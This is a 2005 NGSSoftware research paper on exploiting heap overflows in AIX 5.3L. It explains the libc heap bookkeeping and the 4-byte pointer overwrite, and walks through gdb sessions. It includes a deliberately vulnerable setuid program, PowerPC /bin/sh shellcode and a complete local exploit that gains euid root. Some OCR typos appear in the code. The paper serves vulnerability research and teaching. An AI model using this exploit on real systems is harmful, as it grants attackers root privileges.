An Introduction to Heap overflows on AIX 5.3L

David Litchfield [davidl@ngssoftware.com]
25th August 2005

An NGSSoftware Insight Security Research (NISR) Publication

http://www.ngssoftware.com

How the heap works
[Note: The details in this section may or may not be correct - but I'd say they're mostly correct; the details have been derived from a little bit of disassembly and playing with the heap and making observations. **]**

A structure called __heaps in the .data section of libc is maintained – here are the crucial variables:

__heaps + 2548 = PreviousNextFreeBlock
__heaps + 254C = PreviousBytesRemaining
__heaps + 2550 = NextFreeBlockAfterFree
__heaps + 2580 = NextFreeBlock
__heaps + 2580 = BytesRemaing

When malloc() is called, a pointer to the next free block is written to __heaps + 2580 and a pointer to the previous next free block is written to __heaps + 2548. When free() is called the pointer to the previous next free block (at __heaps+2548) is NULLed and the pointer to the next free block (at __heaps+2580) remains. Additionally, a pointer to the next free block is written to __heaps + 2550. On the heap itself, a pointer to the just freed block is written to the nextfreeblock.

On the heap itself each new block of freshly allocated memory is given a header and a size. The header is 0x5b5b0000 and the size is the requested size.

Exploiting heap overflows
In terms of exploitation, one way to exploit heap overflows is with the "arbitrary 4 byte overwrite". When the pointers that keep track of heap blocks are updated, an attacker can influence this if they manage to overwrite the inline heap management data. On AIX, when an overflow occurs, to be able to gain control using the 4 byte overwrite one must overflow into the address pointed to by the next free block pointer at __heaps+2580 or a block on the heap that points to a previously freed block.

When the pointer update occurs if we overwrite the real pointer with 0x12345678 then 0x12345678 is written to the address found at 0x12345680 (which is 0x12345678+8.) So assuming at address 0x12345680 we have 0x11223344, 0x12345678 is written to 0x11223344. Further, the value stored at 0x12345684 is written to 0x11223348; on the other side, the value at 0x11223344 is written to 0x12345680 and the value at 0x11223348 is written to 0x12345684. See diagram 1.



Diagram 1: Pointer and size updates

When it comes to exploiting heap overflows in this manner we need to create a structure like this somewhere in memory:

```
0xNNNNNNNN+0       BRANCH INSTRUCTION
0xNNNNNNNN+4       NOP INSTRUCTION
0xNNNNNNNN+8       POINTER TO VALUE TO OVERWRITE
0xNNNNNNNN+C       SIZE
```

When we overflow the heap buffer we need to set our fake heap control data which means a pointer to 0xNNNNNNNN and a size which matches the one we set at 0xNNNNNNNN+C



Diagram 2: After overflow

At 0xNNNNNNNN+8 we set the address of the value we want to overwrite. The value may be a saved link register – in this case we'd get the address where we can find it and set this address at 0xNNNNNNNN+8. This way, when the pointer update occurs, 0xNNNNNNNN is written to this address making it the new saved link register. Consequently, when the link register is restored and the branch to link executes the program is redirected to data (code!) controlled by the attacker. By setting a branch instruction at 0xNNNNNNNN that branches backwards to an address like 0xNNNNNNNN – P we can avoid NULL bytes.

Let’s look at an example of this. Consider the following code:

```
#include <stdio.h>

int main(int argc, char *argv[])
{
        foo(argv[1]);
        return 0;
}

int foo(char *arg)
{
        char *ptr1 = NULL;
        ptr1 = (char *) malloc(20);
        strcpy(ptr1,arg);
        printf("%s",ptr1);
        free(ptr1);
        return 0;
}
```

This code creates a 20 byte buffer on the heap, copies some user controlled data to it, prints it to the screen, frees the buffer then returns. Needless to say it’s vulnerable to a heap overflow.

```
$ ls -al malloc
-rwsr-xr-x   1 root     system        58917 Aug 25 06:27 malloc
$ ./malloc AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH
Segmentation fault
$
```

When the buffer is overflowed GGGG becomes our fake pointer and HHHH becomes the size. As GGGG [0x47474747] is not initialized the program crashes:

If we fire up gdb we can see where we crashed:

```
$ gdb malloc core
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "powerpc-ibm-aix5.1.0.0"...(no debugging
symbols found)...
Core was generated by `malloc'.
Program terminated with signal 11, Segmentation fault.
#0  0xd0219ed4 in rightmost () from /usr/lib/libc.a(shr.o)
(gdb)
```

As we can see we crashed at 0xd0219ed4 in the rightmost() function. Let’s look at the instruction:

```
(gdb) x/i 0xd0219ed4
0xd0219ed4 <rightmost+8>:       lwz     r0,12(r5)
```

```
(gdb)
```

This instruction attempts to load the value at $r5+12 into $r0. Let's see what $r5 is:

```
(gdb) info reg
r0             0x48484848       1212696648
r1             0x2ff22b98       804400024
r2             0xf022e0f8       -266149640
r3             0x1      1
r4             0xf0230790       -266139760
r5             0x47474747       1195853639
r6             0x48484848       1212696648
..
..
```

We can see that $r5 is 0x47474747 – our 4 Gs.

If we run a back trace of the stack we can see how we came to the rightmost() function:

```
(gdb) bt
#0  0xd0219ed4 in rightmost () from /usr/lib/libc.a(shr.o)
#1  0xd021a750 in free_y () from /usr/lib/libc.a(shr.o)
#2  0xd0218ddc in free_common () from /usr/lib/libc.a(shr.o)
#3  0x1000046c in foo ()
#4  0x100003d4 in main ()
```

If we look at the source of our vulnerable program we can see that after the free() function executes the foo() function returns. Let's disassemble the foo() function

```
(gdb) disas foo
Dump of assembler code for function foo:
0x10000410 <foo+0>:     mflr    r0
0x10000414 <foo+4>:     stw     r31,-4(r1)
0x10000418 <foo+8>:     stw     r0,8(r1)
0x1000041c <foo+12>:    stwu    r1,-80(r1)
0x10000420 <foo+16>:    mr      r31,r1
0x10000424 <foo+20>:    stw     r3,104(r31)
0x10000428 <foo+24>:    li      r0,0
0x1000042c <foo+28>:    stw     r0,56(r31)
0x10000430 <foo+32>:    li      r3,20
0x10000434 <foo+36>:    bl      0x100004d0 <malloc>
0x10000438 <foo+40>:    lwz     r2,20(r1)
0x1000043c <foo+44>:    mr      r0,r3
0x10000440 <foo+48>:    stw     r0,56(r31)
0x10000444 <foo+52>:    lwz     r3,56(r31)
0x10000448 <foo+56>:    lwz     r4,104(r31)
0x1000044c <foo+60>:    bl      0x10000500 <strcpy>
0x10000450 <foo+64>:    nop
0x10000454 <foo+68>:    lwz     r3,80(r2)
0x10000458 <foo+72>:    lwz     r4,56(r31)
0x1000045c <foo+76>:    bl      0x10000608 <printf>
0x10000460 <foo+80>:    lwz     r2,20(r1)
0x10000464 <foo+84>:    lwz     r3,56(r31)
0x10000468 <foo+88>:    bl      0x10000630 <free>
0x1000046c <foo+92>:    lwz     r2,20(r1)
0x10000470 <foo+96>:    li      r0,0
0x10000474 <foo+100>:   mr      r3,r0
```

```
0x10000478 <foo+104>:   lwz     r1,0(r1)
0x1000047c <foo+108>:   lwz     r0,8(r1)
0x10000480 <foo+112>:   mtlr    r0
0x10000484 <foo+116>:   lwz     r31,-4(r1)
0x10000488 <foo+120>:   blr
```

As we can see at address 0x1000047c the instruction loads the saved link register on the stack into $r0. At 0x10000480 $r0 is then moved into the link register – that is, the saved link register is restored. And finally, at 0x1000048, we call blr – branch to link register. To exploit this heap overflow we can overwrite the saved link register with a pointer to data we control. By debugging we can get the address at which the saved link register is saved at. Once we have this address we set it at 0xNNNNNNNN+8. This of course still leaves us with where 0xNNNNNNNN is. As the program is local we can set an environment variable to hold our fake structure and our shellcode. We get this address with a call to getenv and a bit more debugging. Once done we get this:

Saved link register can be found at 0x2FF22E30 and our structure can be found at 0x2F22F58.

```
#include <stdio.h>
char shellcode[] =
        "\x7c\xa5\x2a\x79"      // xor. r5, r5, r5
        "\x3c\xc0\x2f\x2f"      // lis r6, 0x2F2F
        "\x38\xc6\x62\x69"      // addi r6, r6, 0x6269
        "\x3c\xe0\x6e\x2f"      // lis r7, 0x6E2F
        "\x38\xe7\x73\x68"      // addi r7, r7, 0x7368
        "\x7c\xa8\x2b\x78"      // mr r8, r5
        "\xbc\xa1\xff\xfc"      // stmw r5, -4(r1)
        "\x7c\x23\x0b\x78"      // mr r3, r1
        "\x94\x61\xff\xf8"      // stwu r3, -8(r1)
        "\x7c\x24\x0b\x78"      // mr r4, r1
        "\x38\x40\x55\x05"      // li r2, 0x5505
        "\x7c\x42\x07\x74"      // extsb r2, r2
        "\x4c\xc6\x33\x42"      // crorc cr6, cr6, cr6
        "\x44\xff\xff\x02";     // svca


int main(int argc, char *argv[])
{
      char *args[20];
      char buffer[1000000]="SHLLCODE=QQQQ";
      char *envs[20];
      int count = 0;
      int level = 0;

      envs[1]=buffer;
      envs[2]=NULL;

      strcat(buffer,shellcode);
      strcat(buffer,"\x4B\xFF\xFF\xc4"); // branch back to shellcode
      strcat(buffer,"\x7C\xA5\x2A\x79"); // nop
      strcat(buffer,"\x2f\xf2\x2e\x30"); // pointer to saved link
register
      strcat(buffer,"\xff\xff\xff\xf0"); // size (must match size in
overflow)
            rintf("%s\n",buffer);

            count = 3;
```

```
	args[0]="/tmp/malloc";
	args[1]="AAAABBBBCCCCDDDDEEEEFFFF"
		"\x2F\xF2\x2F\x58"	// address of structure
		"\xFF\xFF\xFF\xF0"	// size (must match size in
structure)
		"iiiABBBBCCCC";

	count ++;
	args[count]=NULL;

	// execute the vulnerable program
	execve( args[0], args, envs);

	return 0;
}
```

Once compiled (gcc sm.c –o sm) we run it:

```
$ id
uid=100(guest) gid=100(usr)
$ ./sm
# id
uid=100(guest) gid=100(usr) euid=0(root)
#
```

Other than saved link registers, other targets include function pointers such as those in the export list. For example, assume printf is called after the free(). A pointer to the address of printf will be stored in the Table of Contents (ToC) pointed to by $r2. Following this pointer will lead us to the address of printf. If we use the 4 byte overwrite to overwrite the address of printf then we can redirect the path of execution. To get the address you need fire up gdb:

```
# gdb malloc
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "powerpc-ibm-aix5.1.0.0"...(no debugging
symbols found)...
(gdb) break main
Breakpoint 1 at 0x100003c4
(gdb) run
Starting program: /tmp/malloc

Breakpoint 1, 0x100003c4 in main ()
(gdb) disas foo
Dump of assembler code for function foo:
0x10000410 <foo+0>:     mflr    r0
..
..
0x1000045c <foo+76>:    bl      0x10000608 <printf>
..
```

```
..
End of assembler dump.
(gdb) x/6i 0x10000608
0x10000608 <printf>:    lwz     r12,84(r2)
0x1000060c <printf+4>:  stw     r2,20(r1)
0x10000610 <printf+8>:  lwz     r0,0(r12)
0x10000614 <printf+12>: lwz     r2,4(r12)
0x10000618 <printf+16>: mtctr   r0
0x1000061c <printf+20>: bctr
 (gdb) x/x $r2+84
0x20001830 <_ccf951ia.rw_c+344>:        0xf0226dc0
(gdb) x/x 0xf0226dc0
0xf0226dc0 <_$STATIC+3360>:     0xd021de08
(gdb)
```

As we can see our target is 0xf0226dc0; 0xd021de08 is the address of printf.

Influencing the malloc subsystem
Under AIX it is possible to influence the malloc subsystem with the use of certain environment variables, namely MALLOCTYPE, MALLOCOPTIONS and MALLOCDEBUG. The first, MALLOCTYPE allows the user of a program to specify the allocator type to use. This can be set to the default, watson, 3.1 or debug. So far we've been discussing the default allocator. The watson allocator is new and stands apart from other malloc implementations as new blocks of memory that are allocated are given an address less than the previous block - in other words the heap grows towards 0x00000000. Of interest is the debug allocator. This allocator is extremely helpful for finding heap overflows: when a new block of memory is allocated a wedge of memory is initialised and the new block is given the tailend of the wedge. As such, if the block is overflowed, it will do so into uninitialized memory - causing a segmentation violation. By setting this envariable and then fuzzing you can find the heap overflows that much easier. The MALLOCDEBUG envariable is interesting. One of the options it supports is sending the debug information to a file:

    $ MALLOCDEBUG=output:/tmp/foo

If this envariable is set and a setuid root program is executed it is possible to append the output to files owned and only writable by root. This presents a security risk. Another risk posed by the MALLOCDEBUG envariable is a buffer overflow: by setting the file path to an overly long string it's possible to cause some programs to overflow - some of these are setuid root. When exploited this gives attackers root privileges on the server. Both of these issues were reported to IBM and they have now been patched.

The code presented here allows you to play with these envariables; as the malloc envariables are not set in /etc/environment (and are therefore not loaded into new programs) you need to set them then call execve().

```
#include <stdio.h>

int main(int argc, char *argv[])
{
        char *args[20];
        char *envs[20];
        int count = 1;

        if(argc == 1)
        {
```

```
                printf("args!");
                return 0;
        }

        envs[0]="MALLOCDEBUG=output:/tmp/memout";
        envs[1]="MALLOCTYPE=debug";
        envs[2]=NULL;

        while(count < argc)
        {
               args[count-1] = argv[count];
                count ++;
            }
        args[count]=NULL;
        execve(argv[1], args, envs);
    return 0
}
```